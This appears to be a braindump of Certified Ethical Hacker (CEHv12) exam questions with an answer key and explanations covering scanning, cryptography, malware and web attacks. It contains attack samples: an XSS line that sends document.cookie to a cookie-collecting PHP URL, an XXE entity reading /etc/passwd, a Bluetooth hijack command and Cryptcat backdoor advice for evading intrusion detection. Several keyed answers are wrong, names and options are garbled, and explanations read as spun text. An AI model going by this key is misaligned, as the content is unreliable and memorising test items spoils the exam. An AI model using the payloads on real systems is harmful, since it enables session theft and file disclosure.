

Exam Questions 312-50v12

Certified Ethical Hacker Exam (CEHv12)

<https://www.2passeasy.com/dumps/312-50v12/>



NEW QUESTION 1

- (Exam Topic 3)

What useful information is gathered during a successful Simple Mail Transfer Protocol (SMTP) enumeration?

- A. The two internal commands VRFY and EXPN provide a confirmation of valid users, email addresses, aliases, and mailing lists.
- B. Reveals the daily outgoing message limits before mailboxes are locked
- C. The internal command RCPT provides a list of ports open to message traffic.
- D. A list of all mail proxy server addresses used by the targeted host

Answer: A

NEW QUESTION 2

- (Exam Topic 3)

Juliet, a security researcher in an organization, was tasked with checking for the authenticity of images to be used in the organization's magazines. She used these images as a search query and tracked the original source and details of the images, which included photographs, profile pictures, and memes. Which of the following footprinting techniques did Rachel use to finish her task?

- A. Reverse image search
- B. Meta search engines
- C. Advanced image search
- D. Google advanced search

Answer: C

NEW QUESTION 3

- (Exam Topic 3)

You want to do an ICMP scan on a remote computer using hping2. What is the proper syntax?

- A. hping2 host.domain.com
- B. hping2 --set-ICMP host.domain.com
- C. hping2 -i host.domain.com
- D. hping2 -1 host.domain.com

Answer: D

Explanation:

<http://www.carnal0wnage.com/papers/LSO-Hping2-Basics.pdf>

Most ping programs use ICMP echo requests and wait for echo replies to come back to test connectivity. Hping2 allows us to do the same testing using any IP packet, including ICMP, UDP, and TCP. This can be helpful since nowadays most firewalls or routers block ICMP. Hping2, by default, will use TCP, but, if you still want to send an ICMP scan, you can. We send ICMP scans using the -1 (one) mode. Basically the syntax will be hping2 -1 IPADDRESS

```
> [root@localhost hping2-rc3]# hping2 -1 192.168.0.100
> HPING 192.168.0.100 (eth0 192.168.0.100): icmp mode set, 28 headers + 0 data bytes
> len=46 ip=192.168.0.100 ttl=128 id=27118 icmp_seq=0 rtt=14.9 ms
> len=46 ip=192.168.0.100 ttl=128 id=27119 icmp_seq=1 rtt=0.5 ms
> len=46 ip=192.168.0.100 ttl=128 id=27120 icmp_seq=2 rtt=0.5 ms
> len=46 ip=192.168.0.100 ttl=128 id=27121 icmp_seq=3 rtt=1.5 ms
> len=46 ip=192.168.0.100 ttl=128 id=27122 icmp_seq=4 rtt=0.9 ms
> — 192.168.0.100 hping statistic —
> 5 packets tramitted, 5 packets received, 0% packet loss
> round-trip min/avg/max = 0.5/3.7/14.9 ms
> [root@localhost hping2-rc3]#
```

NEW QUESTION 4

- (Exam Topic 3)

Based on the below log, which of the following sentences are true?

Mar 1, 2016, 7:33:28 AM 10.240.250.23 - 54373 10.249.253.15 - 22 tcp_ip

- A. Application is FTP and 10.240.250.23 is the client and 10.249.253.15 is the server.
- B. Application is SSH and 10.240.250.23 is the server and 10.249.253.15 is the client.
- C. SSH communications are encrypted; it's impossible to know who is the client or the server.
- D. Application is SSH and 10.240.250.23 is the client and 10.249.253.15 is the server.

Answer: D

Explanation:

Mar 1, 2016, 7:33:28 AM 10.240.250.23 - 54373 10.249.253.15 - 22 tcp_ip

Let's just disassemble this entry.

Mar 1, 2016, 7:33:28 AM - time of the request 10.240.250.23 - 54373 - client's IP and port 10.249.253.15 - server IP
- 22 - SSH port

NEW QUESTION 5

- (Exam Topic 3)

Which type of malware spreads from one system to another or from one network to another and causes similar types of damage as viruses do to the infected

system?

- A. Rootkit
- B. Trojan
- C. Worm
- D. Adware

Answer: C

NEW QUESTION 6

- (Exam Topic 3)

Dorian Is sending a digitally signed email to Polly, with which key is Dorian signing this message and how is Poly validating It?

- A. Dorian is signing the message with his public ke
- B. and Poly will verify that the message came from Dorian by using Dorian's private key.
- C. Dorian Is signing the message with Polys public ke
- D. and Poly will verify that the message came from Dorian by using Dorian's public key.
- E. Dorian is signing the message with his private ke
- F. and Poly will verify that the message came from Dorian by using Dorian's public key.
- G. Dorian is signing the message with Polys private ke
- H. and Poly will verify mat the message came from Dorian by using Dorian's public key.

Answer: C

Explanation:

<https://blog.mailfence.com/how-do-digital-signatures-work/> https://en.wikipedia.org/wiki/Digital_signature

A digital signature is a mathematical technique used to validate the authenticity and integrity of a message, software, or digital document. It's the digital equivalent of a handwritten signature or stamped seal, but it offers far more inherent security. A digital signature is intended to solve the problem of tampering and impersonation in digital communications.

Digital signatures can provide evidence of origin, identity, and status of electronic documents, transactions, or digital messages. Signers can also use them to acknowledge informed consent.

Digital signatures are based on public-key cryptography, also known as asymmetric cryptography. Two keys are generated using a public key algorithm, such as RSA (Rivest-Shamir-Adleman), mathematically linked pair of keys, one private and one public.

creating a Digital signatures work through public-key cryptography's

two mutually authenticating cryptographic keys.

The individual who creates the digital signature uses a private key

only way to decrypt that data is with the signer's public key.

to encrypt signature-related data, while the

NEW QUESTION 7

- (Exam Topic 3)

Jude, a pen tester working in Keiltech Ltd., performs sophisticated security testing on his company's network infrastructure to identify security loopholes. In this process, he started to circumvent the network protection tools and firewalls used in the company. He employed a technique that can create forged TCP sessions by carrying out multiple SYN, ACK, and RST or FIN packets. Further, this process allowed Jude to execute DDoS attacks that can exhaust the network resources. What is the attack technique used by Jude for finding loopholes in the above scenario?

- A. UDP flood attack
- B. Ping-of-death attack
- C. Spoofed session flood attack
- D. Peer-to-peer attack

Answer: C

NEW QUESTION 8

- (Exam Topic 3)

You have been authorized to perform a penetration test against a website. You want to use Google dorks to footprint the site but only want results that show file extensions. What Google dork operator would you use?

- A. filetype
- B. ext
- C. inurl
- D. site

Answer: A

Explanation:

Restrict results to those of a certain filetype. E.g., PDF, DOCX, TXT, PPT, etc. Note: The “ext:” operator can also be used—the results are identical.

Example: apple filetype:pdf / apple ext:pdf

NEW QUESTION 9

- (Exam Topic 3)

BitLocker encryption has been implemented for all the Windows-based computers in an organization. You are concerned that someone might lose their cryptographic key. Therefore, a mechanism was implemented to recover the keys from Active Directory. What is this mechanism called in cryptography?

- A. Key archival
- B. Key escrow.
- C. Certificate rollover
- D. Key renewal

Answer: B

NEW QUESTION 10

- (Exam Topic 3)

Lewis, a professional hacker, targeted the IoT cameras and devices used by a target venture-capital firm. He used an information-gathering tool to collect information about the IoT devices connected to a network, open ports and services, and the attack surface area. Using this tool, he also generated statistical reports on broad usage patterns and trends. This tool helped Lewis continually monitor every reachable server and device on the Internet, further allowing him to exploit these devices in the network. Which of the following tools was employed by Lewis in the above scenario?

- A. Censys
- B. Wapiti
- C. NeuVector
- D. Lacework

Answer: A

Explanation:

Censys scans help the scientific community accurately study the Internet. The data is sometimes used to detect security problems and to inform operators of vulnerable systems so that they can fixed

NEW QUESTION 10

- (Exam Topic 3)

Joel, a professional hacker, targeted a company and identified the types of websites frequently visited by its employees. Using this information, he searched for possible loopholes in these websites and injected a malicious script that can redirect users from the web page and download malware onto a victim's machine. Joel waits for the victim to access the infected web application so as to compromise the victim's machine. Which of the following techniques is used by Joel in the above scenario?

- A. DNS rebinding attack
- B. Clickjacking attack
- C. MarioNet attack
- D. Watering hole attack

Answer: B

Explanation:

<https://en.wikipedia.org/wiki/Clickjacking>

Clickjacking is an attack that tricks a user into clicking a webpage element which is invisible or disguised as another element. This can cause users to unwittingly download malware, visit malicious web pages, provide credentials or sensitive information, transfer money, or purchase products online.

Typically, clickjacking is performed by displaying an invisible page or HTML element, inside an iframe, on top of the page the user sees. The user believes they are clicking the visible page but in fact they are clicking an invisible element in the additional page transposed on top of it.

NEW QUESTION 12

- (Exam Topic 3)

Ben purchased a new smartphone and received some updates on it through the OTA method. He received two messages: one with a PIN from the network operator and another asking him to enter the PIN received from the operator. As soon as he entered the PIN, the smartphone started functioning in an abnormal manner. What is the type of attack performed on Ben in the above scenario?

- A. Advanced SMS phishing
- B. Bypass SSL pinning
- C. Phishing
- D. Tap 'n ghost attack

Answer: A

NEW QUESTION 15

- (Exam Topic 3)

When configuring wireless on his home router, Javik disables SSID broadcast. He leaves authentication "open" but sets the SSID to a 32-character string of random letters and numbers.

What is an accurate assessment of this scenario from a security perspective?

- A. Since the SSID is required in order to connect, the 32-character string is sufficient to prevent brute-force attacks.
- B. Disabling SSID broadcast prevents 802.11 beacons from being transmitted from the access point, resulting in a valid setup leveraging "security through obscurity".
- C. It is still possible for a hacker to connect to the network after sniffing the SSID from a successful wireless association.
- D. Javik's router is still vulnerable to wireless hacking attempts because the SSID broadcast setting can be enabled using a specially crafted packet sent to the hardware address of the access point.

Answer: C

NEW QUESTION 19

- (Exam Topic 3)

Sam, a web developer, was instructed to incorporate a hybrid encryption software program into a web application to secure email messages. Sam used an encryption software, which is a free implementation of the OpenPGP standard that uses both symmetric-key cryptography and asymmetric-key cryptography for improved speed and secure key exchange. What is the encryption software employed by Sam for securing the email messages?

- A. PGP
- B. S/MIME
- C. SMTP

D. GPG

Answer: A

NEW QUESTION 22

- (Exam Topic 3)

You have compromised a server and successfully gained a root access. You want to pivot and pass traffic undetected over the network and evade any possible Intrusion Detection System. What is the best approach?

- A. Use Alternate Data Streams to hide the outgoing packets from this server.
- B. Use HTTP so that all traffic can be routed vis a browser, thus evading the internal Intrusion Detection Systems.
- C. Install Cryptcat and encrypt outgoing packets from this server.
- D. Install and use Telnet to encrypt all outgoing traffic from this server.

Answer: C

Explanation:

<https://linuxsecurityblog.com/2018/12/23/create-a-backdoor-with-cryptcat/>

Cryptcat enables us to communicate between two systems and encrypts the communication between them with twofish, one of many excellent encryption algorithms from Bruce Schneier et al. Twofish's encryption is on par with AES encryption, making it nearly bulletproof. In this way, the IDS can't detect the malicious behavior taking place even when its traveling across normal HTTP ports like 80 and 443.

NEW QUESTION 25

- (Exam Topic 3)

John is investigating web-application firewall logs and observers that someone is attempting to inject the following:

```
char buff[10]; buff[>o] - 'a':
```


What type of attack is this?

- A. CSRF
- B. XSS
- C. Buffer overflow
- D. SQL injection

Answer: C

Explanation:

Buffer overflow this attack is an anomaly that happens when software writing data to a buffer overflows the buffer's capacity, leading to adjacent memory locations being overwritten. In other words, an excessive amount of information is being passed into a container that doesn't have enough space, which information finishes up replacing data in adjacent containers. Buffer overflows are often exploited by attackers with a goal of modifying a computer's memory so as to undermine or take hold of program execution.



What's a buffer? A buffer, or data buffer, is a neighborhood of physical memory storage wont to temporarily store data while it's being moved from one place to a different . These buffers typically sleep in RAM memory. Computers frequently use buffers to assist improve performance; latest hard drives cash in of buffering to efficiently access data, and lots of online services also use buffers. for instance , buffers are frequently utilized in online video streaming to stop interruption. When a video is streamed, the video player downloads and stores perhaps 20% of the video at a time during a buffer then streams from that buffer. This way, minor drops in connection speed or quick service disruptions won't affect the video stream performance. Buffers are designed to contain specific amounts of knowledge . Unless the program utilizing the buffer has built-in instructions to discard data when an excessive amount of is shipped to the buffer, the program will overwrite data in memory adjacent to the buffer. Buffer overflows are often exploited by attackers to corrupt software. Despite being well-understood, buffer overflow attacks are still a serious security problem that torment cyber-security teams. In 2014 a threat referred to as 'heartbleed' exposed many many users to attack due to a buffer overflow vulnerability in SSL software.

How do attackers exploit buffer overflows? An attacker can deliberately feed a carefully crafted input into a program which will cause the program to undertake and store that input during a buffer that isn't large enough, overwriting portions of memory connected to the buffer space. If the memory layout of the program is well-defined, the attacker can deliberately overwrite areas known to contain executable code. The attacker can then replace this code together with his own executable code, which may drastically change how the program is meant to figure . For example if the overwritten part in memory contains a pointer (an object that points to a different place in memory) the attacker's code could replace that code with another pointer that points to an exploit payload. this will transfer control of the entire program over to the attacker's code.

NEW QUESTION 29

- (Exam Topic 3)

Which of the following scanning method splits the TCP header into several packets and makes it difficult for packet filters to detect the purpose of the packet?

- A. ACK flag probe scanning
- B. ICMP Echo scanning
- C. SYN/FIN scanning using IP fragments
- D. IPID scanning

Answer: C

Explanation:

SYN/FIN scanning using IP fragments is a process of scanning that was developed to avoid false positives generated by other scans because of a packet filtering device on the target system. The TCP header splits into several packets to evade the packet filter. For any transmission, every TCP header must have the source and destination port for the initial packet (8-octet, 64-bit). The initialized flags in the next packet allow the remote host to reassemble the packets upon receipt via

an Internet protocol module that detects the fragmented data packets using field-equivalent values of the source, destination, protocol, and identification.

NEW QUESTION 33

- (Exam Topic 3)

Richard, an attacker, targets an MNC. In this process, he uses a footprinting technique to gather as much information as possible. Using this technique, he gathers domain information such as the target domain name, contact details of its owner, expiry date, and creation date. With this information, he creates a map of the organization's network and misleads domain owners with social engineering to obtain internal details of its network. What type of footprinting technique is employed by Richard?

- A. VPN footprinting
- B. Email footprinting
- C. VoIP footprinting
- D. Whois footprinting

Answer: B

NEW QUESTION 37

- (Exam Topic 3)

Roma is a member of a security team. She was tasked with protecting the internal network of an organization from imminent threats. To accomplish this task, Roma fed threat intelligence into the security devices in a digital format to block and identify inbound and outbound malicious traffic entering the organization's network.

Which type of threat intelligence is used by Roma to secure the internal network?

- A. Technical threat intelligence
- B. Operational threat intelligence
- C. Tactical threat intelligence
- D. Strategic threat intelligence

Answer: A

NEW QUESTION 42

- (Exam Topic 3)

Which of these is capable of searching for and locating rogue access points?

- A. HIDS
- B. WISS
- C. WIPS
- D. NIDS

Answer: C

Explanation:

A Wireless Intrusion Prevention System (WIPS) is a network device that monitors the radio spectrum for the presence of unauthorized access points (intrusion detection), and can automatically take countermeasures (intrusion prevention).

NEW QUESTION 43

- (Exam Topic 3)

To create a botnet, the attacker can use several techniques to scan vulnerable machines. The attacker first collects information about a large number of vulnerable machines to create a list. Subsequently, they infect the machines. The list is divided by assigning half of the list to the newly compromised machines. The scanning process runs simultaneously. This technique ensures the spreading and installation of malicious code in little time.

Which technique is discussed here?

- A. Hit-list-scanning technique
- B. Topological scanning technique
- C. Subnet scanning technique
- D. Permutation scanning technique

Answer: A

Explanation:

One of the biggest problems a worm faces in achieving a very fast rate of infection is “getting off the ground.” although a worm spreads exponentially throughout the early stages of infection, the time needed to infect say the first 10,000 hosts dominates the infection time.

There is a straightforward way for an active worm to surmount this obstacle, that we term hit-list scanning. Before the worm is free, the worm author collects a listing of say ten,000 to 50,000 potentially vulnerable machines, ideally ones with sensible network connections. The worm, when released onto an initial machine on this hit-list, begins scanning down the list. Once it infects a machine, it divides the hit-list in half, communicating half to the recipient worm, keeping the other half.

This fast division ensures that even if only 10-20% of the machines on the hit-list are actually vulnerable, an active worm can quickly bear the hit-list and establish itself on all vulnerable machines in only some seconds. Though the hit-list could begin at 200 kilobytes, it quickly shrinks to nothing during the partitioning. This provides a great benefit in constructing a quick worm by speeding the initial infection.

The hit-list needn't be perfect: a simple list of machines running a selected server sort could serve, though larger accuracy can improve the unfold. The hit-list itself is generated victimization one or many of the following techniques, ready well before, typically with very little concern of detection.

➤ **Stealthy scans.** Portscans are so common and then wide ignored that even a quick scan of the whole net would be unlikely to attract law enforcement attention or over gentle comment within the incident response community. However, for attackers who wish to be particularly careful, a randomised sneaky scan taking many months would be not possible to attract much attention, as most intrusion detection systems are not currently capable of detecting such low-profile scans. Some portion of the scan would be out of date by the time it had been used, however abundant of it'd not.

➤ **Distributed scanning.** an assailant might scan the web using a few dozen to some thousand already-compromised “zombies,” the same as what DDOS attackers assemble in a very fairly routine fashion. Such distributed scanning has already been seen within the wild—Lawrence Berkeley National Laboratory received ten throughout the past year.

➤ **DNS searches.** Assemble a list of domains (for example, by using wide offered spam mail lists, or trolling the address registries). The DNS will then be

searched for the science addresses of mail-servers (via mx records) or net servers (by looking for www.domain.com).

- Spiders. For net server worms (like Code Red), use Web-crawling techniques the same as search engines so as to produce a list of most Internet-connected web sites. this would be unlikely to draw in serious attention.
- Public surveys. for many potential targets there may be surveys available listing them, like the Netcraft survey.
- Just listen. Some applications, like peer-to-peer networks, wind up advertising many of their servers.

Similarly, many previous worms effectively broadcast that the infected machine is vulnerable to further attack. easy, because of its widespread scanning, during the Code Red I infection it was easy to select up the addresses of upwards of 300,000 vulnerable IIS servers—because each came knock on everyone’s door!

NEW QUESTION 48

- (Exam Topic 3)

Clark, a professional hacker, attempted to perform a Btlejacking attack using an automated tool, Btlejack, and hardware tool, micro:bit. This attack allowed Clark to hijack, read, and export sensitive information shared between connected devices. To perform this attack, Clark executed various btlejack commands. Which of the following commands was used by Clark to hijack the connections?

- A. btlejack-f 0x129f3244-j
- B. btlejack -c any
- C. btlejack -d /dev/ttyACM0 -d /dev/ttyACM2 -s
- D. btlejack -f 0x9c68fd30 -t -m 0x1 ffffffff

Answer: D

NEW QUESTION 51

- (Exam Topic 3)

A "Server-Side Includes" attack refers to the exploitation of a web application by injecting scripts in HTML pages or executing arbitrary code remotely. Which web-page file type, if it exists on the web server, is a strong indication that the server is vulnerable to this kind of attack?

- A. .stm
- B. .html
- C. .rss
- D. .cms

Answer: A

NEW QUESTION 52

- (Exam Topic 3)

The network in ABC company is using the network address 192.168.1.64 with mask 255.255.255.192. In the network the servers are in the addresses 192.168.1.122, 192.168.1.123 and 192.168.1.124. An attacker is trying to find those servers but he cannot see them in his scanning. The command he is using is: nmap 192.168.1.64/28.

Why he cannot see the servers?

- A. He needs to add the command “ip address” just before the IP address
- B. He needs to change the address to 192.168.1.0 with the same mask
- C. He is scanning from 192.168.1.64 to 192.168.1.78 because of the mask /28 and the servers are not in that range
- D. The network must be down and the nmap command and IP address are ok

Answer: C

Explanation:

<https://en.wikipedia.org/wiki/Subnetwork>

This is a fairly simple question. You must to understand what a subnet mask is and how it works.

A subnetwork or subnet is a logical subdivision of an IP network. The practice of dividing a network into two or more networks is called subnetting.

Computers that belong to the same subnet are addressed with an identical most-significant bit-group in their IP addresses. This results in the logical division of an IP address into two fields: the network number or routing prefix and the rest field or host identifier. The rest field is an identifier for a specific host or network interface.

The routing prefix may be expressed in Classless Inter-Domain Routing (CIDR) notation written as the first address of a network, followed by a slash character (/), and ending with the bit-length of the prefix. For example, 198.51.100.0/24 is the prefix of the Internet Protocol version 4 network starting at the given address, having 24 bits allocated for the network prefix, and the remaining 8 bits reserved for host addressing. Addresses in the range 198.51.100.0 to 198.51.100.255 belong to this network. The IPv6 address specification 2001:db8::/32 is a large address block with 296 addresses, having a 32-bit routing prefix.

For IPv4, a network may also be characterized by its subnet mask or netmask, which is the bitmask that when applied by a bitwise AND operation to any IP address in the network, yields the routing prefix. Subnet masks are also expressed in dot-decimal notation like an address. For example, 255.255.255.0 is the subnet mask for the prefix 198.51.100.0/24.

Table Description automatically generated

IPv4 CIDR				
CIDR	The last IP address on the subnet	Subnet mask	Number of addresses in a subnet	Number of hosts in the subnet
a.b.c.d/32	0.0.0.0	255.255.255.255	1	0
a.b.c.d/31	0.0.0.1	255.255.255.254	2	0
a.b.c.d/30	0.0.0.3	255.255.255.252	4	2
a.b.c.d/29	0.0.0.7	255.255.255.248	8	6
a.b.c.d/28	0.0.0.15	255.255.255.240	16	14
a.b.c.d/27	0.0.0.31	255.255.255.224	32	30
a.b.c.d/26	0.0.0.63	255.255.255.192	64	62
a.b.c.d/25	0.0.0.127	255.255.255.128	128	126
a.b.c.0/24	0.0.0.255	255.255.255.000	256	254
a.b.c.0/23	0.0.1.255	255.255.254.000	512	510
a.b.c.0/22	0.0.3.255	255.255.252.000	1024	1022
a.b.c.0/21	0.0.7.255	255.255.248.000	2048	2046
a.b.c.0/20	0.0.15.255	255.255.240.000	4096	4094
a.b.c.0/19	0.0.31.255	255.255.224.000	8192	8190
a.b.c.0/18	0.0.63.255	255.255.192.000	16384	16382
a.b.c.0/17	0.0.127.255	255.255.128.000	32768	32766
a.b.0.0/16	0.0.255.255	255.255.000.000	65536	65534
a.b.0.0/15	0.1.255.255	255.254.000.000	131072	131070
a.b.0.0/14	0.3.255.255	255.252.000.000	262144	262142
a.b.0.0/13	0.7.255.255	255.248.000.000	524288	524286
a.b.0.0/12	0.15.255.255	255.240.000.000	1048576	1048574
a.b.0.0/11	0.31.255.255	255.224.000.000	2097152	2097150
a.b.0.0/10	0.63.255.255	255.192.000.000	4194304	4194302
a.b.0.0/9	0.127.255.255	255.128.000.000	8388608	8388606
a.0.0.0/8	0.255.255.255	255.000.000.000	16777216	16777214
a.0.0.0/7	1.255.255.255	254.000.000.000	33554432	33554430
a.0.0.0/6	3.255.255.255	252.000.000.000	67108864	67108862
a.0.0.0/5	7.255.255.255	248.000.000.000	134217728	134217726
a.0.0.0/4	15.255.255.255	240.000.000.000	268435456	268435454
a.0.0.0/3	31.255.255.255	224.000.000.000	536870912	536870910
a.0.0.0/2	63.255.255.255	192.000.000.000	1073741824	1073741822
a.0.0.0/1	127.255.255.255	128.000.000.000	2147483648	2147483646
0.0.0.0/0	255.255.255.255	000.000.000.000	4294967296	4294967294

NEW QUESTION 54

- (Exam Topic 3)

Which protocol is used for setting up secure channels between two devices, typically in VPNs?

- A. PEM
- B. ppp
- C. IPSEC
- D. SET

Answer: C

NEW QUESTION 59

- (Exam Topic 3)

Kevin, an encryption specialist, implemented a technique that enhances the security of keys used for encryption and authentication. Using this technique, Kevin input an initial key to an algorithm that generated an enhanced key that is resistant to brute-force attacks. What is the technique employed by Kevin to improve the security of encryption keys?

- A. Key derivation function
- B. Key reinstallation
- C. A Public key infrastructure
- D. Key stretching

Answer: D

NEW QUESTION 61

- (Exam Topic 3)

Which of the following Metasploit post-exploitation modules can be used to escalate privileges on Windows systems?

- A. getsystem
- B. getuid
- C. keylogrecorder
- D. autoroute

Answer: A

NEW QUESTION 66

- (Exam Topic 3)

An attacker can employ many methods to perform social engineering against unsuspecting employees, including scareware. What is the best example of a scareware attack?

- A. A pop-up appears to a user stating, "You have won a free cruise! Click here to claim your prize!"
- B. A banner appears to a user stating, "Your account has been locked."
- C. Click here to reset your password and unlock your account."
- D. A banner appears to a user stating, "Your Amazon order has been delayed."
- E. Click here to find out your new delivery date."
- F. A pop-up appears to a user stating, "Your computer may have been infected with spyware."
- G. Click here to install an anti-spyware tool to resolve this issue."

Answer: D

NEW QUESTION 70

- (Exam Topic 3)

What type of virus is most likely to remain undetected by antivirus software?

- A. Cavity virus
- B. Stealth virus
- C. File-extension virus
- D. Macro virus

Answer: B

NEW QUESTION 75

- (Exam Topic 3)

Which of the following is a passive wireless packet analyzer that works on Linux-based systems?

- A. Burp Suite
- B. OpenVAS
- C. tshark
- D. Kismet

Answer: C

NEW QUESTION 77

- (Exam Topic 3)

Judy created a forum, one day. she discovers that a user is posting strange images without writing comments. She immediately calls a security expert, who discovers that the following code is hidden behind those images:

```
<script>
document.write();
</script>
```

What issue occurred for the users who clicked on the image?

- A. The code injects a new cookie to the browser.
- B. The code redirects the user to another site.
- C. The code is a virus that is attempting to gather the user's username and password.
- D. This php file silently executes the code and grabs the user's session cookie and session ID.

Answer: D

Explanation:

document.write(<img.src=https://localhost/submitcookie.php cookie += escape(document.cookie) +/>); (Cookie and session ID theft)

<https://www.softwaretestinghelp.com/cross-site-scripting-xss-attack-test/>

As seen in the indicated question, cookies are escaped and sent to script to variable 'cookie'. If the malicious user would inject this script into the website's code, then it will be executed in the user's browser and cookies will be sent to the malicious user.

NEW QUESTION 78

- (Exam Topic 3)

Mirai malware targets IoT devices. After infiltration, it uses them to propagate and create botnets that then used to launch which types of attack?

- A. MITM attack
- B. Birthday attack
- C. DDoS attack
- D. Password attack

Answer: C

NEW QUESTION 79

- (Exam Topic 3)

Which of the following types of SQL injection attacks extends the results returned by the original query, enabling attackers to run two or more statements if they have the same structure as the original one?

- A. Error-based injection
- B. Boolean-based blind SQL injection
- C. Blind SQL injection
- D. Union SQL injection

Answer: D

NEW QUESTION 84

- (Exam Topic 3)

Jane is working as a security professional at CyberSol Inc. She was tasked with ensuring the authentication and integrity of messages being transmitted in the corporate network. To encrypt the messages, she implemented a security model in which every user in the network maintains a ring of public keys. In this model, a user needs to encrypt a message using the receiver's public key, and only the receiver can decrypt the message using their private key. What is the security model implemented by Jane to secure corporate messages?

- A. Zero trust network
- B. Transport Layer Security (TLS)
- C. Secure Socket Layer (SSL)
- D. Web of trust (WOT)

Answer: D

NEW QUESTION 87

- (Exam Topic 3)

Josh has finished scanning a network and has discovered multiple vulnerable services. He knows that several of these usually have protections against external sources but are frequently susceptible to internal users. He decides to draft an email, spoof the sender as the internal IT team, and attach a malicious file disguised as a financial spreadsheet. Before Josh sends the email, he decides to investigate other methods of getting the file onto the system. For this particular attempt, what was the last stage of the cyber kill chain that Josh performed?

- A. Exploitation
- B. Weaponization
- C. Delivery
- D. Reconnaissance

Answer: B

NEW QUESTION 92

- (Exam Topic 3)

Upon establishing his new startup, Tom hired a cloud service provider (CSP) but was dissatisfied with their service and wanted to move to another CSP. What part of the contract might prevent him from doing so?

- A. Virtualization
- B. Lock-in
- C. Lock-down
- D. Lock-up

Answer: B

NEW QUESTION 93

- (Exam Topic 3)

Which wireless security protocol replaces the personal pre-shared key (PSK) authentication with Simultaneous Authentication of Equals (SAE) and is therefore resistant to offline dictionary attacks?

- A. WPA3-Personal
- B. WPA2-Enterprise
- C. Bluetooth
- D. ZigBee

Answer: A

NEW QUESTION 98

- (Exam Topic 3)

James is working as an ethical hacker at Technix Solutions. The management ordered James to discover how vulnerable its network is towards footprinting attacks. James took the help of an open-source framework for performing automated reconnaissance activities. This framework helped James in gathering information using free tools and resources. What is the framework used by James to conduct footprinting and reconnaissance activities?

- A. WebSploit Framework
- B. Browser Exploitation Framework
- C. OSINT framework
- D. SpeedPhish Framework

Answer: C

NEW QUESTION 102

- (Exam Topic 3)

An attacker scans a host with the below command. Which three flags are set?

nmap -sX host.domain.com

- A. This is SYN sca
- B. SYN flag is set.
- C. This is Xmas sca
- D. URG, PUSH and FIN are set.
- E. This is ACK sca

- F. ACK flag is set.
- G. This is Xmas sca
- H. SYN and ACK flags are set.

Answer: B

NEW QUESTION 104

- (Exam Topic 3)

Which of the following Google advanced search operators helps an attacker in gathering information about websites that are similar to a specified target URL?

- A. [inurl:]
- B. [related:]
- C. [info:]
- D. [site:]

Answer: B

Explanation:

related:This operator displays websites that are similar or related to the URL specified.

NEW QUESTION 107

- (Exam Topic 3)

While performing an Nmap scan against a host, Paola determines the existence of a firewall. In an attempt to determine whether the firewall is stateful or stateless, which of the following options would be best to use?

- A. -sA
- B. -sX
- C. -sT
- D. -sF

Answer: A

NEW QUESTION 110

- (Exam Topic 3)

Bob, your senior colleague, has sent you a mail regarding a deal with one of the clients. You are requested to accept the offer and you oblige. After 2 days, Bab denies that he had ever sent a mail. What do you want to “know” to prove yourself that it was Bob who had send a mail?

- A. Non-Repudiation
- B. Integrity
- C. Authentication
- D. Confidentiality

Answer: A

Explanation:

Non-repudiation is the assurance that someone cannot deny the validity of something. Non-repudiation is a legal concept that is widely used in information security and refers to a service, which provides proof of the origin of data and the integrity of the data. In other words, non-repudiation makes it very difficult to successfully deny who/where a message came from as well as the authenticity and integrity of that message.

NEW QUESTION 113

- (Exam Topic 3)

George, an employee of an organization, is attempting to access restricted websites from an official computer. For this purpose, he used an anonymizer that masked his real IP address and ensured complete and continuous anonymity for all his online activities. Which of the following anonymizers helps George hide his activities?

- A. <https://www.baidu.com>
- B. <https://www.guardster.com>
- C. <https://www.wolframalpha.com>
- D. <https://karmadecay.com>

Answer: B

NEW QUESTION 115

- (Exam Topic 3)

To hide the file on a Linux system, you have to start the filename with a specific character. What is the character?

- A. Exclamation mark (!)
- B. Underscore (_)
- C. Tilde H
- D. Period (.)

Answer: D

NEW QUESTION 116

- (Exam Topic 3)

Kevin, a professional hacker, wants to penetrate CyberTech Inc.'s network. He employed a technique, using which he encoded packets with Unicode characters.

The company's IDS cannot recognize the packet, but the target web server can decode them.
What is the technique used by Kevin to evade the IDS system?

- A. Desynchronization
- B. Obfuscating
- C. Session splicing
- D. Urgency flag

Answer: B

Explanation:

Adversaries could decide to build an possible or file difficult to find or analyze by encrypting, encoding, or otherwise obfuscating its contents on the system or in transit. this is often common behavior which will be used across totally different platforms and therefore the network to evade defenses.

Payloads may be compressed, archived, or encrypted so as to avoid detection. These payloads may be used throughout Initial Access or later to mitigate detection. typically a user's action could also be needed to open and Deobfuscate/Decode Files or info for User Execution. The user can also be needed to input a parole to open a parole protected compressed/encrypted file that was provided by the mortal. Adversaries can also used compressed or archived scripts, like JavaScript.

Portions of files can even be encoded to cover the plain-text strings that will otherwise facilitate defenders

with discovery. Payloads can also be split into separate, ostensibly benign files that solely reveal malicious practicality once reassembled.

Adversaries can also modify commands dead from payloads or directly via a Command and Scripting Interpreter. surroundings variables, aliases, characters, and different platform/language specific linguistics may be wont to evade signature based mostly detections and application management mechanisms.

NEW QUESTION 118

- (Exam Topic 3)

You have compromised a server on a network and successfully opened a shell. You aimed to identify all operating systems running on the network. However, as you attempt to fingerprint all machines in the network using the nmap syntax below, it is not going through.

```
invictus@victim_server.~$ nmap -T4 -O 10.10.0.0/24 TCP/IP fingerprinting (for OS scan) xxxxxxxx xxxxxx
```

xc. QUITTING!

What seems to be wrong?

- A. The nmap syntax is wrong.
- B. This is a common behavior for a corrupted nmap application.
- C. The outgoing TCP/IP fingerprinting is blocked by the host firewall.
- D. OS Scan requires root privileges.

Answer: D

NEW QUESTION 122

- (Exam Topic 3)

Which of the following web vulnerabilities would an attacker be attempting to exploit if they delivered the following input?

```
<!DOCTYPE blah [ < IENTITY trustme SYSTEM "file:///etc/passwd" > ] >
```

- A. XXE
- B. SQLi
- C. IDOR
- D. XSS

Answer: A

NEW QUESTION 125

- (Exam Topic 3)

Robert, a professional hacker, is attempting to execute a fault injection attack on a target IoT device. In this process, he injects faults into the power supply that can be used for remote execution, also causing the skipping of key instructions. He also injects faults into the clock network used for delivering a synchronized signal across the chip.

Which of the following types of fault injection attack is performed by Robert in the above scenario?

